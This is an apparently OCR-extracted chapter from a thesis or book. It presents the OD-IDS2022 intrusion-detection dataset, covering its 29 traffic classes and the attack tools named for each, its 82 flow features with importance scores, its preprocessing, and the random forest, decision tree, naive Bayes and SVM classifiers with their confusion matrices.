In this profile, we considered 28 different novel attack classes that uniquely identify a particular attack. All 28 attacks covered different attack scenarios based on OWASP top ten [155]. This way, it is possible to recreate common events in a network's day-to-day activities. Approximation to reality, there are also visible variations in the number of occurrences of each event of a given threat. Within this profile, there are several attack scenarios, of which the following stand out:

1. Broken access control and injection type attacks
2. Security misconfiguration
3. Components with known vulnerabilities
4. Authentication and data integrity failures
5. Remote desktop protocol (work from home scenarios)
6. Security logging & monitoring failures
7. Server-side request forgery and blind scripting
8. Malware analysis

7.3.4 Dataset Features

This dataset contains 82 features that characterize the events that occur in a network. For this, the CICFlowMeter tool mentioned above was used, which allows network traffic flow generation. This tool, written in Java, allows for generating bidirectional flows. The application's output files are in CSV format, divided by attacks. Table 7.3 shows the 1 to 40 features, and 7.4 shows the 41 to 82 features for the OD-IDS2022 dataset. Those tables present the features and descriptions along with Relative_importance,

S.No.	Attack Classes (AC)	Represent	Tools and Techniques
1	Apache_flink_directory_traversal	(A_1)	Burp suite [158], apache-flink [159]
2	ARP_Spoofing	(A_2)	arpspoof [160], Netcommander [161]
3	Authenticated Remote Code Execution	(A_3)	Zabbix 5.0.17 [162]
4	BENIGN	(A_4)	Normal Browsing
5	Brute Force Attacks	(A_5)	Aircrack-ng [163], John the Ripper [164]
6	Denial-of-service	(A_6)	libupnp [165], DoSePa [166], jQuery UI [167]
7	Distributed_denial-of-service	(A_7)	Slowloris [168], Smurf6 [169], Trinoo [170]
8	DLL Hijacking	(A_8)	DLLSpy [171]
9	EXE Hijacking	(A_9)	GlassWireSetup [172]
10	EXE HijackinPrintNightMare-RCE [173]	(A_{10})	Eval Injection [174]
11	Exploiting Node Deserialization [175]	(A_{11})	Burp suite [158], serialization/deserialization module
12	Firmware Vulnerabilitie	(A_{12})	TrickBot's [176]
13	Fragmented Packet Attacks	(A_{13})	Teardrop ICMP/UDP, IPFilter [177]
14	Google Chrome Remote Code Execution via Browser [178]	(A_{14})	Incorrect-security-UI vulnerability
15	Kernel Exploitation [179]	(A_{15})	xairy/linux-kernel-exploitation
16	ManageEngine ADSelfService Plus 6.1 - CSV Injection [180]	(A_{16})	python script
17	Man-in-the-middle	(A_{17})	Burp suite, Mitmproxy [181], Python script
18	Persistent Cross-Site Scripting in Blog page	(A_{18})	DVWA [182], stolen cookie [183], JavaScript keylogger
19	Print Spooler Service - Local Privilege Escalation [184]	(A_{19})	PrintDemon
20	Privilege Escalation Using Unquoted Service Path [185]	(A_{20})	Exploiting Unquoted Service path
21	Ransomware (Malware)	(A_{21})	MalwareBuster[186], Malware Infections, WannaCry [187], BadRabbit [188]
22	Remote Code Execution via Unrestricted File Upload access [189]	(A_{22})	Bypassing client-side filtering
23	Slow_HTTP_attack	(A_{23})	slowhttptest [190]
24	SYN Floods	(A_{24})	aSYNcrone [191], OWASP ZAP [192]
25	TCP_Session_Hijacking	(A_{25})	Burp Suite, Ettercap [193]
26	Time-based SQL Injection	(A_{26})	SQLMap [194], BBQSQL [195]
27	Unauthenticated Arbitrary File Upload	(A_{27})	Joomla Core [196]
28	Unauthenticated RCE in Credit Card Customer Care System	(A_{28})	Log4j2 Vulnerability [197]
29	Webmin 1.962 - Package Update Escape Bypass RCE [198]	(A_{29})	MetasploitModule

Table 7.2: Attack Classes, Tools, and Techniques

Scaled_importance, Percentage, and explanations (Descriptions) used in classification. The magnitudes of the coefficients are represented by variable significance. If the standardise option is enabled, the standardised coefficients are returned (which is the default). These are the predictor weights from the standardised data, and they are simply given for informative purposes, such as comparing the relative variable importance. Although it is possible to get the raw variable importance for every feature, *H2O* displays each feature's importance Scaled from 0 to 1.

7.3.5 Getting the Dataset

The OD-IDS2022 dataset is not publicly available, and please write an email to the corresponding author for requesting this dataset.

S. No.	Feature	Relative Imp	Scaled Imp	Percentage	Description
1	SrcIP	742453.5	1	0.4976	Attacker IP
2	SrcPort	183333.3438	0.2469	0.1229	Attacker Port
3	DstIP	114376.6641	0.1541	0.0767	Target IP
4	DstPort	113926.8359	0.1534	0.0764	Target Port
5	Protocol	3926.4497	0.0053	0.0026	Protocol Used
6	FlowDuration	1099.5739	0.0015	0.0007	Flow time in seconds
7	TotFwdPkts	3279.6143	0.0044	0.0022	Total network packets count in the forward flow
8	TotBwdPkts	9419.3105	0.0127	0.0063	Total network packets count in reverse
9	TotLenFwdPkts	339.6275	0.0005	0.0002	Total nework packet size in forward flow
10	TotLenBwdPkts	87.9262	0.0001	0.0001	Total network packet size in backward flow
11	FwdPktLenMax	1466.9271	0.002	0.001	Maximum length of forward packets
12	FwdPktLenMin	5650.416	0.0076	0.0038	Minimum length of forward packets
13	FwdPktLenMean	679.7752	0.0009	0.0005	Average packet size in the forward flow
14	FwdPktLenStd	987.6306	0.0013	0.0007	Standard deviation of network packet lengths in the forward flow
15	BwdPktLenMax	3929.5999	0.0053	0.0026	Maximum length of network packets in reverse flow
16	BwdPktLenMin	9292.5625	0.0125	0.0062	Minimum network packet size in the reverse flow
17	BwdPktLenMean	2547.7148	0.0034	0.0017	Average length of network packets in reverse flow
18	BwdPktLenStd	1636.4076	0.0022	0.0011	Standard deviation size of the network packet in the reverse flow
19	FlowByts/s	964.0507	0.0013	0.0006	Number of bytes flowing per second
20	FlowPkts/s	1854.9344	0.0025	0.0012	Number of packets flowing per second
21	FlowIATMean	145.0229	0.0002	0.0001	Mean of arrival times of packages
22	FlowIATStd	374.4635	0.0005	0.0003	Standard deviation of arrival times of packages
23	FlowIATMax	190.9945	0.0003	0.0001	Maximum Arrival Time of Packages
24	FlowIATMin	835.8781	0.0011	0.0006	Minimum Arrival Time of Packages
25	FwdIATTot	113.5827	0.0002	0.0001	Total time connecting two network packets sent forward flow
26	FwdIATMean	107.2331	0.0001	0.0001	Average time connecting two network packets sent in the flow
27	FwdIATStd	178.3949	0.0002	0.0001	Standard deviation of the time connecting two network packets sent in flow
28	FwdIATMax	354.6124	0.0005	0.0002	Maximum arrival time of packages in the flow
29	FwdIATMin	594.3224	0.0008	0.0004	Minimum time connecting two network packets sent in the direct flow
30	BwdIATTot	166.9702	0.0002	0.0001	Total time connecting two network packets sent backwards
31	BwdIATMean	359.9548	0.0005	0.0002	Average time connecting two network packets sent in the reverse flow
32	BwdIATStd	424.4207	0.0006	0.0003	standard deviation of time connecting
33	BwdIATMax	901.3358	0.0012	0.0006	Maximum time connecting two network packets sent backwards
34	BwdIATMin	14872.9756	0.02	0.01	Minimum time connecting two network packets sent back
35	FwdPSHFlags	0	0	0	N times the PSH flags were set in network packets traveling in the forward flow
36	BwdPSHFlags	1251.521	0.0017	0.0008	N times the PSH flags are alive on network packets traveling backwards
37	FwdURGFlags	0	0	0	N times the URG flags are alive in forward-moving network packets
38	BwdURGFlags	0	0	0	N times the URG flags are alive in network packets traveling backwards
39	FwdHeaderLen	2313.5061	0.0031	0.0016	Total bytes used for forward headers
40	BwdHeaderLen	7100.9326	0.0096	0.0048	Total bytes used for reverse headers

Table 7.3: 1 to 40 OD-IDS2022 Features, Relative Importance, Scaled Importance, Percentage, and Descriptions

S. No.	Feature	Relative Imp	Scaled Imp	Percentage	Description
41	FwdPkts/s	1991.4585	0.0027	0.0013	Number of direct network packets per second
42	BwdPkts/s	151076.5469	0.2035	0.1013	Number of reverse network packets per second
43	PktLenMin	27233.8086	0.0367	0.0183	Minimum length of a stream
44	PktLenMax	4576.7539	0.0062	0.0031	Maximum length of a stream
45	PktLenMean	2547.7148	0.0034	0.0017	Average length of a stream
46	PktLenStd	2124.1421	0.0029	0.0014	Standard deviation of a stream
47	PktLenVar	29.6662	0	0	Length variance of a stream
48	FINFlagCnt	12924.834	0.0174	0.0087	Number of packages with FIN
49	SYNFlagCnt	881.4092	0.0012	0.0006	Number of network packets with SYN
50	RSTFlagCnt	89.8413	0.0001	0.0001	Number of network packets containing RST
51	PSHFlagCnt	0	0	0	Number of PUSHed network packets
52	ACKFlagCnt	0	0	0	Number of ACK network packets
53	URGFlagCnt	0	0	0	Number of packages containing URG
54	CWEFlagCount	99.3115	0.0001	0.0001	Number of network packets containing CWE
55	ECEFlagCnt	0	0	0	Number of packages containing ECE
56	Down/UpRatio	41191.2852	0.0555	0.0276	Download and upload rate
57	PktSizeAvg	1182.2847	0.0016	0.0008	Median package size
58	FwdSegSizeAvg	0.5162	0	0	Median size observed in the forward flow
59	BwdSegSizeAvg	0	0	0	Median size observed in the reverse flow
60	FwdByts/bAvg	0	0	0	Median number of bytes/mass ratio in forward flow
61	FwdPkts/bAvg	0	0	0	Median number of network packets mass ratio in the forward flow
62	FwdBlkRateAvg	0	0	0	Median number of mass ratio in forward flow
63	BwdByts/bAvg	0	0	0	Median number of bytes/mass ratio in reverse flow
64	BwdPkts/bAvg	0	0	0	Median number of packages/mass ratio in the reverse flow
65	BwdBlkRateAvg	0	0	0	Median number of mass ratio in reverse flow
66	SubflowFwdPkts	1.0204	0	0	Median number of network packets in a downstream substream
67	SubflowFwdByts	5.0323	0	0	Median number of bytes in a substream in the direct flow
68	SubflowBwdPkts	3.2832	0	0	Median number of network packets in a downstream substream
69	SubflowBwdByts	3.2832	0	0	Median number of bytes in a downstream substream
70	InitFwdWinByts	0	0	0	Number of bytes sent in the beginning window in forward flow
71	InitBwdWinByts	5942.2227	0.008	0.004	Number of bytes sent in the beginning window in reverse flow
72	FwdActDataPkts	1865.947	0.0025	0.0013	Number of network packets with a TCP payload of at least 1 byte in the forward flow
73	FwdSegSizeMin	0	0	0	Average number of mass ratio in reverse flow
74	ActiveMean	138.0705	0.0002	0.0001	Average time a flow was alive prior to going idle
75	ActiveStd	109.5522	0.0001	0.0001	Standard deviation of time a stream was alive prior to it was idle
76	ActiveMax	769.4111	0.001	0.0005	Maximum time a stream was alive prior to it was idle
77	ActiveMin	366.9055	0.0005	0.0002	Minimum time a flow was alive prior to going idle
78	IdleMean	1170.6119	0.0016	0.0008	Average time a stream is idle prior to it becomes active
79	IdleStd	210.679	0.0003	0.0001	The standard deviation of the time a stream is idle prior to it becomes active
80	IdleMax	4097.1211	0.0055	0.0027	Maximum time a stream is idle prior to it becomes active
81	IdleMin	1196.0841	0.0016	0.0008	Minimum time a stream is idle prior to it becomes active
82	Label	-	-	-	Attack tag

Table 7.4: 41 to 82 OD-IDS2022 Featuress, Relative Importance, Scaled Importance, Percentage, and Descriptions

AC No.	Attack Class Name	Count	Prob	StdErr Prob	Cum Prob
A_1	Apache_flink_directory_traversal	57167	0.0554	0.00023	0.0554
A_2	ARP_Spoofing	61489	0.05959	0.00023	0.11499
A_3	Authenticated Remote Code Execution	5373	0.00521	0.00007	0.12019
A_4	BENIGN	68004	0.0659	0.00024	0.18609
A_5	Brute Force Attacks	63663	0.06169	0.00024	0.24779
A_6	Denial-of-service	20818	0.02017	0.00014	0.26796
A_7	Distributed_denial-of-service	100090	0.09699	0.00029	0.36496
A_8	DLL Hijacking	4499	0.00436	0.00006	0.36932
A_9	EXE Hijacking	4016	0.00389	0.00006	0.37321
A_{10}	EXE HijackinPrintNightMare-RCE	3633	0.00352	0.00006	0.37673
A_{11}	Exploiting Node Deserialization	3162	0.00306	0.00005	0.37979
A_{12}	Firmware Vulnerabilitie	107554	0.10423	0.0003	0.48402
A_{13}	Fragmented Packet Attacks	125903	0.12201	0.00032	0.60603
A_{14}	Google Chrome Remote Code Execution via Browser	7578	0.00734	0.00008	0.61337
A_{15}	Kernel Exploitation	3171	0.00307	0.00005	0.61645
A_{16}	ManageEngine ADSelfService Plus 6.1 - CSV Injection	8470	0.00821	0.00009	0.62465
A_{17}	Man-in-the-middle	87852	0.08513	0.00027	0.70979
A_{18}	Persistent Cross-Site Scripting in Blog page	2115	0.00205	0.00004	0.71184
A_{19}	Print Spooler Service - Local Privilege Escalation	5463	0.00529	0.00007	0.71713
A_{20}	Privilege Escalation Using Unquoted Service Path	7514	0.00728	0.00008	0.72441
A_{21}	Ransomware (Malware)	4865	0.00471	0.00007	0.72913
A_{22}	Remote Code Execution via Unrestricted File Upload access	13797	0.01337	0.00011	0.7425
A_{23}	Slow_HTTP_attack	45880	0.04446	0.0002	0.78696
A_{24}	SYN Floods	175694	0.17026	0.00037	0.95722
A_{25}	TCP_Session_Hijacking	15179	0.01471	0.00012	0.97193
A_{26}	Time-based SQL Injection	16638	0.01612	0.00012	0.98805
A_{27}	Unauthenticated Arbitrary File Upload	4000	0.00388	0.00006	0.99193
A_{28}	Unauthenticated RCE in Credit Card Customer Care System	4448	0.00431	0.00006	0.99624
A_{29}	Webmin 1.962 - Package Update Escape Bypass RCE	3881	0.00376	0.00006	1
-	Total	1031916	1	0	1

Table 7.5: The Dataset Attack classes, number of records, Probability (Prob), Standard Error for Probability (StdErr Prob), and Cumulative probability (Cum Prob)

7.4 Dataset Pre-processing

The scope of pre-processing operations and to make the predictions of the created models more objective. We replaced the IP addresses with the blocks "192.0.2.0/24", "198.51.100.0 /24", and "203.0.113.0/24" are provided for use in documentation [199]. Although we kept destination ports since these can help identify specific attacks. Features with missing values were also removed, although there are no references to the number. We also mention that for the division of training and validation subsets, we established a stratified ratio of 75:25. This split ratio raised some questions about the factors that gave rise to it, especially as it is not usual and there is no justification.

After some investigation, the actual plots are inconclusive, even more so when in article [200], the work done is described, referring to this division as a 75:25 data split ratio. There are no references to balancing techniques used. However, discrepancies are detected in the results of detection rates, which are below average in the case of Web attacks. One possibility advanced by the authors is that features that contribute to a better classification of this type of attack may be missing from the dataset. Table 7.5 describes the Dataset attack classes, number of records, Probability (Prob), Standard Error for Probability (StdErr Prob), and Cumulative probability (Cum Prob).

7.4.1 Preparation of Training and Validation Data

This section presents the pre-processing steps performed and how the data is prepared for the experiment. Pre-processing of the scope data is carried out through methods that try to make the data as suitable as possible for training with some algorithm. This process can only perform so-called data cleaning, i.e., moving NULL values, deleting rows in which features are missing, and converting values from one data type to another. The data needs to be further processed after cleaning using one of the most common methods: standardization, normalization, PCA [116]. The methods mentioned earlier of standardization and normalization change data distribution into a distribution suitable for training neural networks. While procedures like PCA are used to reduce the dimensionality of the data to reduce the training complexity while not changing the meaning of the data [117].

Figure 7.2 shows the eigenvalue and principal components on correlations with variables (features). In this work the dataset was thoroughly processed to train the model. The process of selecting methods for pre-processing was not straightforward. It was necessary to make many iterations of processing and repeatedly train the model on such data to determine which methods give the best results. After a few attempts, the model is trained with the learning algorithm and data. Prior to this, the data was first cleaned, standardized, reduced in size, and normalized. The next step in data pre-processing was creating several different datasets for the experiment. Namely, creating progressively smaller datasets was necessary to imitate small, realistic datasets from the real world. The last step of data pre-processing was splitting the dataset into a training and validation set. It was decided that the data would be divided in a 75:25 data split ratio, with 75% of the data reserved for training. After the last step of pre-processing,

the data is ready to be fed into the learning procedure in order to train the model, i.e., to perform the experiment.

7.5 Machine Learning-based Classification Analysis

In this section, we explain the ML-based classification analysis method considered in this study to understand the attack pattern. The preprocessing results are used for classification analysis based on features in the proposed dataset.

7.5.1 Random Forest (RF)

A random forest is a model composed of several decision trees [201]. Random forest is an ensemble method that generates many sub-tree samples and synthesizes the results by applying a decision tree model. Having a lesser correlation among the decision tree models developed from the random forest and a smaller prediction error. In addition, even if the number of decision trees is large, the random forest has the advantage that it does not overfit [202].

7.5.2 Decision Tree (DT)

The decision tree is an analysis method that classifies or predicts objects of interest into small groups by data separation, that is, node separation. The decision tree structure starts from the root node, and the key lies in node separation [203]. Node separation divides the node M into child nodes C_1 and C_2. By selecting one of x and a certain value k_j, the object with $x_j \leqslant kj$ is placed in node C_1, and the object with $x_j > k_j$ is placed in node C_2. The selection of the variable x_j and the separation value x_j is determined by the impurity of the node. The decision tree model is performed by decision tree formation - pruning - validity evaluation - interpretation, and prediction. In the decision tree formation stage, a decision tree is formed by designating appropriate separation criteria and stopping criteria according to the purpose and structure of data analysis. In the pruning stage, branches with a high risk of significant classification errors or inappropriate inference rules are removed. In the feasibility evaluation stage, the decision tree is evaluated using a profit diagram, a risk diagram, and cross-validation [204].





Figure 7.2: Eigenvalue and principal components on correlations with Features



Label	Area
Apache_flink_directory_traversal	0.6311
ARP_Spoofing	0.6053
Authenticated Remote Code Execution	0.6201
BENIGN	0.6297
Brute Force Attacks	0.5276
Denial-of-service	0.6440
Distributed_denial-of-service	0.7760
DLL Hijacking	0.6116
EXE Hijacking	0.5393
EXE HijackinPrintNightMare-RCE	0.6379
Exploiting Node Deserialization	0.4760
Firmware Vulnerabilitie	0.6403
Fragmented Packet Attacks	0.7741
Google Chrome Remote Code Execution via Browser	0.5999
Kernel Exploitation	0.5871
ManageEngine ADSelfService Plus 6.1 - CSV Injection	0.6126
Man-in-the-middle	0.4776
Persistent Cross-Site Scripting in Blog page	0.6561
Print Spooler Service - Local Privilege Escalation	0.5147
Privilege Escalation Using Unquoted Service Path	0.6252
Ransomware (Malware)	0.5543
Remote Code Execution via Unrestricted File Upload access	0.4802
Slow_HTTP_attack	0.7440
SYN Floods	0.7418
TCP_Session_Hijacking	0.6566
Time-based SQL Injection	0.3445
Unauthenticated Arbitrary File Upload	0.5560
Unauthenticated RCE in Credit Card Customer Care System	0.6441
Webmin 1.962 - Package Update Escape Bypass RCE	0.5408

Figure 7.3: ROC Curve Plots TPR against FPR for 29 attack classes

7.5.3 Naive Bayes (NB)

In the naive Bayesian model, entities classified by the conditional probabilistic model are expressed as a vector x representing n explanatory variables [205] [206]. The naive

Bayes classifier uses this vector to allocate k possible probabilistic results as follows in equation number 7.1.

$$p\left(C_k \mid x_1, , x_n\right) = \frac{p\left(C_k\right) p\left(\boldsymbol{x} \mid C_k\right)}{p(\boldsymbol{x})} \tag{7.1}$$

Under the assumption of independence, the conditional distribution of groups is as follows in equation number 7.2.

$$p\left(C_k \mid x_1, \cdots, x_n\right) = \frac{1}{Z} p\left(C_k\right) \prod_{i=1}^{n} p\left(x_i \mid C_k\right) \tag{7.2}$$

Here, $Z = p(x)$, which is a scale factor that depends only on $x_1, ..., x_n$. The new input vector belongs to the group with the highest probability, and for C_k, the group k with the maximum probability is found through the following equation number 7.3.

$$\hat{y} = \text{argmax}_{k \in (1, \cdots, k)} \, p\left(C_k\right) \prod_{i=1}^{n} p\left(x_i \mid C_k\right) \tag{7.3}$$

7.5.4 Support Vector Machine (SVM)

A support vector machine is an ML method that minimizes errors in training data through support vectors. Assuming that the explanatory variables constituting a group are linearly separated, SVM is to find the optimal boundary hyperplane that classifies one group from another [207].

When linear separation is possible, the optimal separation boundary is defined as passing through the midpoint of the support vectors. Let $f(x) = w^t x$ + b be the linear classification function we want to find. They are classified into two different groups depending on whether $f(x) > 0 or f(x) < 0$. The solution can be obtained by imposing a penalty on constraint relaxation and using the Lagrangian multiplier. Let us minimize $\frac{1}{2}\|w\|^2 + C\Sigma_{i=1}^{n}\xi_i$ such that $w^t x_i - b \geq 1 - \xi_i$ for x_i with $y_i = 1$, and $w^t x_i - b \leq -1 + \xi_i$ for x_i with $y_i = -1$. Here, $\xi_1 \geq 0, \cdots, \xi_1 \geq 0$ is the slack for relaxation, and $C > 0$ is the unit cost imposed on the surplus.

If linear separation is not possible, the kernel method is used. By mapping the data into the feature space and applying a linear support vector classifier to the mapped feature value $\Phi\left(x_i\right)$, the following optimization problem is obtained by equation number 7.4.

$$\min_{\alpha}\left(\frac{1}{2}\sum_{i=1}^{2}\sum_{i=j}^{n}y_i y_j \alpha_i \alpha_j \left\langle \Phi\left(x_i\right), \Phi\left(x_j\right)\right\rangle - \sum_{i=1}^{n}\right) \tag{7.4}$$

Even if you do not know the specific Φ in the above equation, if you can only calculate the dot product, you can get a classification function. That is, it is sufficient to know only the kernel functions $K\left(x, x^t\right) = \Phi\left(x\right), \Phi\left(x^t\right)$. The optimal boundary is determined at the midpoint of the margin boundary for both groups, and the support vector refers to observations that lie on the opposite side of the margin boundary or just above the margin boundary [208]. This will be more robust for the network noise and deliver more practicality with the kernel concept.

7.6 Experiment and Analysis of Results

In this section, we performed the analysis of confusion matrices with the help of state-of-the-art classification models (RF, DT, NB, and SVM) and present the testing and validation data performance matrices.

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	**Acuracy**
A_1	34219	2	1	74	2118	1	469	1563	0	0	1	858	39	1	0	6495	0	0	0	5	0	4	25	0	156	1	0	0	0	**0.7434**
A_2	21	41488	8	234	0	6	4	102	6	4	3	0	0	19	31	18	24	14	10	38	5	427	8	153	7	23	16	1	163	**0.9686**
A_3	0	16	2257	506	0	67	3	144	3	5	60	2	3	10	199	3	73	1	28	297	26	8	9	49	3	5	4	196	30	**0.5633**
A_4	25	0	4	50741	9	3	1	71	4	3	0	1	0	2	0	72	8	0	1	2	2	5	7	1	4	0	3	1	1	**0.9955**
A_5	1126	1	0	27	33172	0	15	665	0	0	0	1014	4	1	0	11776	1	0	0	1	0	0	4	0	14	0	0	0	0	**0.6937**
A_6	4	30	198	447	1	1449	9	124	19	6	38	0	1	66	139	4	97	4	24	412	40	31	16	40	3	6	14	216	7	**0.4206**
A_7	928	1	0	11	85	1	8173	555	0	1	0	1270	6	0	1	4426	0	0	0	0	0	5	17	2	180	0	0	0	0	**0.5218**
A_8	860	2	9	54	235	3	13	69301	0	0	4	742	1	1	6	3738	5	1	1	10	1	3	21	2	30	5	0	1	2	**0.9234**
A_9	8	10	3	178	2	12	0	97	1476	77	16	0	1	82	1	6	312	1	63	129	34	57	0	29	1	67	24	22	20	**0.5411**
A_{10}	16	36	41	217	2	23	3	77	168	1038	51	3	2	357	42	8	322	1	123	121	117	105	10	22	4	11	31	6	22	**0.3484**
A_{11}	14	13	107	101	2	28	0	85	82	31	1144	2	1	100	197	5	308	5	32	38	18	17	3	7	1	18	8	2	2	**0.4825**
A_{12}	158	0	0	0	953	0	100	142	0	0	0	66641	1	0	0	12659	0	0	0	0	0	2	2	1	1	0	0	0	0	**0.8262**
A_{13}	42	2	4	160	7	0	4	24	1	1	0	3	93191	3	0	265	0	0	1	15	1	6	308	1	291	0	0	3	0	**0.9879**
A_{14}	8	25	39	662	1	34	3	136	166	156	15	0	5	2934	2	6	386	1	375	71	196	139	4	39	0	3	134	87	11	**0.5204**
A_{15}	7	23	78	78	13	25	1	37	0	2	46	0	1	0	1780	4	9	27	0	31	0	1	15	19	5	164	0	0	2	**0.7517**
A_{16}	997	2	5	188	3605	0	37	623	0	4	0	9076	60	1	0	50808	5	0	1	10	0	1	14	0	334	3	0	0	0	**0.7725**
A_{17}	29	20	131	493	2	42	1	233	195	83	143	1	3	284	67	16	3786	71	92	170	77	50	4	24	5	202	64	20	22	**0.5981**
A_{18}	8	64	1	42	5	1	2	20	3	2	3	0	2	1	69	5	81	926	0	70	0	4	6	3	5	267	0	6	1	**0.5798**
A_{19}	5	113	78	431	7	19	3	86	31	54	12	2	4	596	1	2	134	0	1987	55	280	27	10	41	2	4	64	16	42	**0.4839**
A_{20}	6	16	178	748	2	99	3	210	12	17	40	0	5	31	37	5	75	36	13	3459	8	64	10	16	5	187	22	315	3	**0.6153**
A_{21}	5	34	84	354	4	28	0	82	65	116	16	0	3	652	0	3	212	2	445	57	1278	52	5	61	1	3	64	8	31	**0.3487**
A_{22}	6	156	5	70	2	4	1	142	1	5	1	1	4	61	0	23	51	1	3	37	1	9560	5	101	3	11	20	7	97	**0.9211**
A_{23}	243	2	0	22	1	0	140	572	0	1	0	1	22	2	1	16	0	0	0	0	0	1	130092	0	649	2	0	0	0	**0.9873**
A_{24}	13	99	57	150	1	10	0	130	6	5	1	0	3	26	35	13	22	0	6	10	17	102	2	33484	3	7	2	65	219	**0.9709**
A_{25}	1208	2	4	246	7	0	321	880	0	0	1	4	32	2	0	157	6	0	0	21	0	1	2727	0	5840	4	1	2	0	**0.5093**
A_{26}	3	6	4	132	8	2	3	50	2	2	0	1	2	2	61	10	20	61	0	137	3	13	42	5	5	11902	0	8	1	**0.9533**
A_{27}	7	8	9	274	1	10	0	83	112	28	11	1	0	556	2	2	237	0	130	78	105	150	8	36	0	1	1139	2	3	**0.3806**
A_{28}	16	9	123	436	2	35	1	108	20	1	3	1	1	54	3	10	94	28	11	338	14	12	6	54	2	129	2	1811	9	**0.5434**
A_{29}	14	117	65	91	5	5	6	126	16	7	0	0	3	16	0	12	45	1	67	7	25	146	4	228	17	5	2	30	1831	**0.6333**
Total	**39996**	**42297**	**3493**	**57167**	**40252**	**1907**	**9316**	**76468**	**2388**	**1649**	**1609**	**79624**	**93400**	**5860**	**2674**	**90567**	**6313**	**1181**	**3413**	**5619**	**2248**	**10993**	**133384**	**34418**	**7571**	**13030**	**1614**	**2825**	**2519**	**0.8619**

Table 7.6: RF Training Accuracy and Confusion Matrix for all Attack Classes

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	**Acuracy**
A_1	11456	0	0	17	707	0	189	547	1	0	2	276	13	0	0	2208	0	0	0	0	0	0	6	0	35	0	0	0	0	**0.7412**
A_2	2	13861	0	92	0	3	4	46	1	3	0	0	1	6	11	6	7	5	1	13	2	158	3	40	2	4	4	0	59	**0.967**
A_3	0	6	846	156	0	19	2	35	0	3	19	0	0	0	52	0	20	1	6	97	5	0	1	12	1	4	0	73	8	**0.6193**
A_4	9	0	0	16962	0	0	1	24	0	0	0	0	0	1	0	29	3	0	1	0	0	2	0	0	0	0	0	1	0	**0.9958**
A_5	376	0	0	8	10993	0	8	223	0	0	0	342	1	0	0	3889	0	0	0	0	0	0	1	0	1	0	0	0	0	**0.6939**
A_6	1	13	52	136	2	475	1	28	2	1	8	0	0	22	31	0	24	0	9	147	14	7	3	16	1	4	6	50	1	**0.4507**
A_7	269	0	0	3	30	0	2737	209	0	0	0	417	3	0	2	1435	1	0	0	0	0	1	10	0	39	0	0	0	0	**0.5308**
A_8	295	0	2	21	75	0	2	23083	1	0	1	264	0	0	0	1282	2	0	0	0	0	1	3	1	6	0	0	0	0	**0.9219**
A_9	0	4	3	70	0	4	0	30	523	25	7	0	0	17	0	1	111	0	10	31	14	18	0	11	0	16	6	3	1	**0.5779**
